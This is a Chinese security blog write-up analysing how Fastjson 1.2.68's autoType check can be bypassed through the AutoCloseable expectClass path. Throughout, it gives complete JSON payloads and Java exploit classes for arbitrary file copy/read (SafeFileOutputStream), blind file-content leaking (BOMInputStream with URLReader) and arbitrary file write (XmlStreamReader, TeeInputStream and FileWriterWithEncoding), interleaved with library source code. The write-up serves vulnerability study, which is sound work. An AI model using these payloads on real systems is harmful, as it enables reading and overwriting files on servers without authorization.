
这里我们的clazz就被赋值了,为我们的恶意类,往下,判断是否jsonType、true的话直接添加Mapping缓存并返回类,否则接着判断返回的类是否是ClassLoader、DataSource、RowSet等类的子类,是的话直接抛出异常,这也是过滤大多数JNDI注入Gadget的机制:
前面的都能通过,往下,如果expectClass不为null,则判断目标类是否是expectClass类的子类,是的话就添加到Mapping缓存中并直接返回该目标类,否则直接抛出异常导致利用失败,这里就解释了为什么恶意类必须要继承AutoCloseable接口类,因为这里expectClass为AutoCloseable类、因此恶意类必须是AutoCloseable类的子类才能通过这里的判断 :
然后我们就走出了checkAutoType,返回了恶意类。
接着对恶意类进行反序列化,触发!
这里我们稍微总结一下:
第一个 @type 进去什么都没有发生;但是第一个 @type 是作为第二个指定的类里面的 expectClass。所以说白了,loadClass 去作用的类是第一个 @type;如果这个 @type 是可控的恶意类,可以造成命令执行攻击。
并且需要加载的目标类是expectClass类的子类或者实现类时(不在黑名单中)。
实际利用 上面只是一种简单的尝试,实际环境中怎么可能存在VulAutoCloseable这种子类给我们利用呢!!!所以在实际的攻击利用中,是需要我们去寻找实际可行的利用类的。
这里介绍关于输入输出流的类来写文件,IntputStream和OutputStream都是实现自AutoCloseable接口的。
复制文件(任意文件读取漏洞) 利用类:org.eclipse.core.internal.localstore.SafeFileOutputStream
1 2 3 4 5 <dependency> <groupId>org.aspectj</groupId> <artifactId>aspectjtools</artifactId> <version>1.9.5</version> </dependency>
这里给出SafeFileOutputStream类的源码:
其SafeFileOutputStream(java.lang.String, java.lang.String)构造函数判断了如果targetPath文件不存在且tempPath文件存在,就会把tempPath复制到targetPath中,正是利用其构造函数的这个特点来实现Web场景下的任意文件读取:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 package org.eclipse.core.internal.localstore;import java.io.BufferedInputStream;import java.io.BufferedOutputStream;import java.io.File;import java.io.FileInputStream;import java.io.FileOutputStream;import java.io.IOException;import java.io.InputStream;import java.io.OutputStream;import org.eclipse.core.internal.utils.FileUtil;public class SafeFileOutputStream extends OutputStream { protected File temp; protected File target; protected OutputStream output; protected boolean failed; protected static final String EXTENSION = ".bak" ; public SafeFileOutputStream (File file) throws IOException { this (file.getAbsolutePath(), (String)null ); } public SafeFileOutputStream (String targetPath, String tempPath) throws IOException { this .failed = false ; this .target = new File (targetPath); this .createTempFile(tempPath); if (!this .target.exists()) { if (!this .temp.exists()) { this .output = new BufferedOutputStream (new FileOutputStream (this .target)); return ; } this .copy(this .temp, this .target); } this .output = new BufferedOutputStream (new FileOutputStream (this .temp)); } public void close () throws IOException { try { this .output.close(); } catch (IOException e) { this .failed = true ; throw e; } if (this .failed) { this .temp.delete(); } else { this .commit(); } } protected void commit () throws IOException { if (this .temp.exists()) { this .target.delete(); this .copy(this .temp, this .target); this .temp.delete(); } } protected void copy (File sourceFile, File destinationFile) throws IOException { if (sourceFile.exists()) { if (!sourceFile.renameTo(destinationFile)) { InputStream source = null ; OutputStream destination = null ; try { source = new BufferedInputStream (new FileInputStream (sourceFile)); destination = new BufferedOutputStream (new FileOutputStream (destinationFile)); this .transferStreams(source, destination); destination.close(); } finally { FileUtil.safeClose(source); FileUtil.safeClose(destination); } } } } protected void createTempFile (String tempPath) { if (tempPath == null ) { tempPath = this .target.getAbsolutePath() + ".bak" ; } this .temp = new File (tempPath); } public void flush () throws IOException { try { this .output.flush(); } catch (IOException e) { this .failed = true ; throw e; } } public String getTempFilePath () { return this .temp.getAbsolutePath(); } protected void transferStreams (InputStream source, OutputStream destination) throws IOException { byte [] buffer = new byte [8192 ]; while (true ) { int bytesRead = source.read(buffer); if (bytesRead == -1 ) { return ; } destination.write(buffer, 0 , bytesRead); } } public void write (int b) throws IOException { try { this .output.write(b); } catch (IOException e) { this .failed = true ; throw e; } } }
poc如下:
1 {"@type":"java.lang.AutoCloseable","@type":"org.eclipse.core.internal.localstore.SafeFileOutputStream","targetPath":"C:/Users/TY/Desktop/flag.txt","tempPath":"C:/windows/win.ini"}
exp如下:
1 2 3 4 5 6 7 8 9 import com.alibaba.fastjson.JSON;public class fastjson1268_filecopy { public static void main (String[] args) { String poc = "{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.eclipse.core.internal.localstore.SafeFileOutputStream\",\"targetPath\":\"C:/Users/TY/Desktop/flag.txt\",\"tempPath\":\"C:/windows/win.ini\"}" ; JSON.parse(poc); } }
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 { "x": { "@type": "java.lang.AutoCloseable", "@type": "org.apache.commons.io.input.BOMInputStream", "delegate": { "@type": "org.apache.commons.io.input.ReaderInputStream", "reader": { "@type": "jdk.nashorn.api.scripting.URLReader", "url": "file:///tmp/flag" }, "charsetName": "UTF-8", "bufferSize": 1024 }, "boms": [{ "charsetName": "UTF-8", "bytes": [66] }] }, "address": { "$ref": "$.x.BOM" } }
可以盲注!这里先给出exp:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 import com.alibaba.fastjson.JSON;public class fastjson1268_write { public static void main (String[] args) { String poc = "{\n" + " \"x\": {\n" + " \"@type\": \"java.lang.AutoCloseable\",\n" + " \"@type\": \"org.apache.commons.io.input.BOMInputStream\",\n" + " \"delegate\": {\n" + " \"@type\": \"org.apache.commons.io.input.ReaderInputStream\",\n" + " \"reader\": {\n" + " \"@type\": \"jdk.nashorn.api.scripting.URLReader\",\n" + " \"url\": \"file:\\\\D:\\\\flag.txt\"\n" + " },\n" + " \"charsetName\": \"UTF-8\",\n" + " \"bufferSize\": 1024\n" + " },\n" + " \"boms\": [\n" + " {\n" + " \"charsetName\": \"UTF-8\",\n" + " \"bytes\": [49,50]\n" + " }\n" + " ]\n" + " },\n" + " \"address\": {\n" + " \"$ref\": \"$.x.BOM\"\n" + " }\n" + "}" ; System.out.println(JSON.parse(poc)); } }
当我们要读取的文件内容为123时,exp中的bytes为12,那么就能正常回显;但若我们要读取的内容为213时就不能正常回显,分别如下图:
那么我们就可以拿来盲注了!
接下来我们分析一下:
首先用 BOMInputStream 作为了入口,看一下他的构造方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 public BOMInputStream (InputStream delegate) { this (delegate, false , ByteOrderMark.UTF_8); } public BOMInputStream (InputStream delegate, boolean include) { this (delegate, include, ByteOrderMark.UTF_8); } public BOMInputStream (InputStream delegate, ByteOrderMark... boms) { this (delegate, false , boms); } public BOMInputStream (InputStream delegate, boolean include, ByteOrderMark... boms) { super (delegate); if (boms != null && boms.length != 0 ) { this .include = include; Arrays.sort(boms, ByteOrderMarkLengthComparator); this .boms = Arrays.asList(boms); } else { throw new IllegalArgumentException ("No BOMs specified" ); } }
这个 boms 数组的传递是我们攻击的关键,我们这个攻击链实际上就是根据 boms 数组来碰撞出文件的内容的
我们给 delegate 这个输入流传入的是 ReaderInputStream 调用这个构造方法
1 2 3 4 5 6 7 8 public ReaderInputStream (Reader reader, CharsetEncoder encoder, int bufferSize) { this .reader = reader; this .encoder = encoder; this .encoderIn = CharBuffer.allocate(bufferSize); this .encoderIn.flip(); this .encoderOut = ByteBuffer.allocate(128 ); this .encoderOut.flip(); }
主要是规定了 字节编码和缓冲区大小,而给 Reader 赋值 URLReader 对象,利用 URLReader 支持的伪协议 file:// 来打开文件
1 2 3 4 5 6 7 8 public URLReader (URL url) { this (url, (Charset)null ); } public URLReader (URL url, Charset cs) { this .url = (URL)Objects.requireNonNull(url); this .cs = cs; }

到这里把读取文件要用到的类封装完成了。接着利用$ref 去调用 BOMInputStream 的 getBom 方法 ,我们来看一下这个方法:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 public ByteOrderMark getBOM () throws IOException { if (this .firstBytes == null ) { this .fbLength = 0 ; int maxBomSize = ((ByteOrderMark)this .boms.get(0 )).length(); this .firstBytes = new int [maxBomSize]; for (int i = 0 ; i < this .firstBytes.length; ++i) { this .firstBytes[i] = this .in.read(); ++this .fbLength; if (this .firstBytes[i] < 0 ) { break ; } } this .byteOrderMark = this .find(); if (this .byteOrderMark != null && !this .include) { if (this .byteOrderMark.length() < this .firstBytes.length) { this .fbIndex = this .byteOrderMark.length(); } else { this .fbLength = 0 ; } } } return this .byteOrderMark; } private ByteOrderMark find () { for (ByteOrderMark bom : this .boms) { if (this .matches(bom)) { return bom; } } return null ; }
in 是我们传递的 ReaderInputStream,再去调 URLReader 的 read() 方法,读取文件,把读取的字节流存放到firstBytes数组中去。
后边的内容,就是去对比 firstBytes 和 boms 数组是否匹配。
写入文件之XmlStreamReader 公开POC:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 { "x":{ "@type":"com.alibaba.fastjson.JSONObject", "input":{ "@type":"java.lang.AutoCloseable", "@type":"org.apache.commons.io.input.ReaderInputStream", "reader":{ "@type":"org.apache.commons.io.input.CharSequenceReader", "charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)" }, "charsetName":"UTF-8", "bufferSize":1024 }, "branch":{ "@type":"java.lang.AutoCloseable", "@type":"org.apache.commons.io.output.WriterOutputStream", "writer":{ "@type":"org.apache.commons.io.output.FileWriterWithEncoding", "file":"/tmp/pwned", "encoding":"UTF-8", "append": false }, "charsetName":"UTF-8", "bufferSize": 1024, "writeImmediately": true }, "trigger":{ "@type":"java.lang.AutoCloseable", "@type":"org.apache.commons.io.input.XmlStreamReader", "is":{ "@type":"org.apache.commons.io.input.TeeInputStream", "input":{ "$ref":"$.input"//他告诉fastjson:不要在这里创建一个新对象。请使用之前在 JSON 中已经被创建并赋值给 'input' 键的那个对象。 }, "branch":{ "$ref":"$.branch" }, "closeBranch": true }, "httpContentType":"text/xml", "lenient":false, "defaultEncoding":"UTF-8" }, "trigger2":{ "@type":"java.lang.AutoCloseable", "@type":"org.apache.commons.io.input.XmlStreamReader", "is":{ "@type":"org.apache.commons.io.input.TeeInputStream", "input":{ "$ref":"$.input" }, "branch":{ "$ref":"$.branch" }, "closeBranch": true }, "httpContentType":"text/xml", "lenient":false, "defaultEncoding":"UTF-8" }, "trigger3":{ "@type":"java.lang.AutoCloseable", "@type":"org.apache.commons.io.input.XmlStreamReader", "is":{ "@type":"org.apache.commons.io.input.TeeInputStream", "input":{ "$ref":"$.input" }, "branch":{ "$ref":"$.branch" }, "closeBranch": true }, "httpContentType":"text/xml", "lenient":false, "defaultEncoding":"UTF-8" } } }
直接给出exp:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 import com.alibaba.fastjson.JSON;public class fastjson1268_writeout { public static void main (String[] args) { String poc = "{\n" + " \"x\":{\n" + " \"@type\":\"com.alibaba.fastjson.JSONObject\",\n" + " \"input\":{\n" + " \"@type\":\"java.lang.AutoCloseable\",\n" + " \"@type\":\"org.apache.commons.io.input.ReaderInputStream\",\n" + " \"reader\":{\n" + " \"@type\":\"org.apache.commons.io.input.CharSequenceReader\",\n" + " \"charSequence\":{\"@type\":\"java.lang.String\"\"aaaaaa...(长度要大于8192,实际写入前8192个字符)\"\n" + " },\n" + " \"charsetName\":\"UTF-8\",\n" + " \"bufferSize\":1024\n" + " },\n" + " \"branch\":{\n" + " \"@type\":\"java.lang.AutoCloseable\",\n" + " \"@type\":\"org.apache.commons.io.output.WriterOutputStream\",\n" + " \"writer\":{\n" + " \"@type\":\"org.apache.commons.io.output.FileWriterWithEncoding\",\n" + " \"file\":\"D:/flag.txt\",\n" + " \"encoding\":\"UTF-8\",\n" + " \"append\": false\n" + " },\n" + " \"charsetName\":\"UTF-8\",\n" + " \"bufferSize\": 1024,\n" + " \"writeImmediately\": true\n" + " },\n" + " \"trigger\":{\n" + " \"@type\":\"java.lang.AutoCloseable\",\n" + " \"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\n" + " \"is\":{\n" + " \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" + " \"input\":{\n" + " \"$ref\":\"$.input\"\n" + " },\n" + " \"branch\":{\n" + " \"$ref\":\"$.branch\"\n" + " },\n" + " \"closeBranch\": true\n" + " },\n" + " \"httpContentType\":\"text/xml\",\n" + " \"lenient\":false,\n" + " \"defaultEncoding\":\"UTF-8\"\n" + " },\n" + " \"trigger2\":{\n" + " \"@type\":\"java.lang.AutoCloseable\",\n" + " \"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\n" + " \"is\":{\n" + " \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" + " \"input\":{\n" + " \"$ref\":\"$.input\"\n" + " },\n" + " \"branch\":{\n" + " \"$ref\":\"$.branch\"\n" + " },\n" + " \"closeBranch\": true\n" + " },\n" + " \"httpContentType\":\"text/xml\",\n" + " \"lenient\":false,\n" + " \"defaultEncoding\":\"UTF-8\"\n" + " },\n" + " \"trigger3\":{\n" + " \"@type\":\"java.lang.AutoCloseable\",\n" + " \"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\n" + " \"is\":{\n" + " \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" + " \"input\":{\n" + " \"$ref\":\"$.input\"\n" + " },\n" + " \"branch\":{\n" + " \"$ref\":\"$.branch\"\n" + " },\n" + " \"closeBranch\": true\n" + " },\n" + " \"httpContentType\":\"text/xml\",\n" + " \"lenient\":false,\n" + " \"defaultEncoding\":\"UTF-8\"\n" + " }\n" + " }\n" + "}" ; JSON.parse(poc); } }
接下来我们开始分析,通过 XmlStreamReader 作为入口,循环调用来解决 buffer 长度不够的问题。
我们先看看XmlStreamReader源码的构造函数:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 public XmlStreamReader (InputStream is, String httpContentType, boolean lenient, String defaultEncoding) throws IOException { this .defaultEncoding = defaultEncoding; BOMInputStream bom = new BOMInputStream (new BufferedInputStream (is, BUFFER_SIZE), false , BOMS); BOMInputStream pis = new BOMInputStream (bom, true , XML_GUESS_BYTES); this .encoding = doHttpStream(bom, pis, httpContentType, lenient); this .reader = new InputStreamReader (pis, encoding); } private String doHttpStream (BOMInputStream bom, BOMInputStream pis, String httpContentType, boolean lenient) throws IOException { String bomEnc = bom.getBOMCharsetName(); String xmlGuessEnc = pis.getBOMCharsetName(); String xmlEnc = getXmlProlog(pis, xmlGuessEnc); try { return calculateHttpEncoding(httpContentType, bomEnc, xmlGuessEnc, xmlEnc, lenient); } catch (XmlStreamReaderException ex) { if (lenient) { return doLenientDetection(httpContentType, ex); } else { throw ex; } } }
这里其实是反序列化触发构造函数,构造函数中触发doHttpStream方法,doHttpStream方法触发getBOMCharsetName方法。
bom.getBOMCharsetName => getBOM => in.read() 这个我们在分析 BOMInputStream 读文件的时候,也有说到

我们给 in 赋值为 TeeInputStream , 他接受两个参数 输入流 input 和输出了 branch,而他的 read 方法里执行了 write 方法
这里 TeeInputStream 相当于是我们写文件的桥梁,他把我们 (InputStream ) 读取到的字节流,写进了 (OutputStream ) 输出的字节流,也正是因为有这一特性,我们才能进行任意文件的写入
后面就是input为 ReaderInputStream + CharSequenceReader 控制读取的内容
branch为 WriterOutputStream + FileWriterWithEncoding 控制写文件的路径
ReaderInputStream 的构造函数接受 Reader 对象作为参数
它的read方法(符合参数)调用了fillBuffer
fillBuffer调用了Reader.read
如果这里我们传入的Reader是org.apache.commons.io.input.CharSequenceReader
CharSequenceReader.read循环调用了无参的read,并把结果放到array
无参read每次返回charSequence(构造函数传入的参数)一个字符
fillBuffer 方法在这里的主要功能是从 CharSequenceReader 中读取字符并填充到 encoderIn 缓冲区,然后通过 encoder 将字符编码为字节并存储在 encoderOut 缓冲区中。
所以input部分poc如下:
1 2 3 4 5 6 7 8 9 10 { "@type":"java.lang.AutoCloseable", "@type":"org.apache.commons.io.input.ReaderInputStream", "reader":{ "@type":"org.apache.commons.io.input.CharSequenceReader", "charSequence":{"@type":"java.lang.String""aaaaaa......(YOUR_INPUT)" }, "charsetName":"UTF-8", "bufferSize":1024 }
然后讲讲输入流到输出流的部分
TeeInputStream接收InputStream和OutputStream作为参数,也没有无参构造函数
有对应参数的read,read方法调用了OutputStream.write
然后讲讲输出流
org.apache.commons.io.output.WriterOutputStream 的构造函数接受 Writer 对象作为参数
write方法在有writeImmediately参数的情况下会调用flushOutput
flushOutput调用了Writer.write
假如这里的Writer是FileWriterWithEncoding

FileWriterWithEncoding接收File为参数,构造函数内的initWriter初始化了一个OutputStreamWriter,封装了FileOutputStream
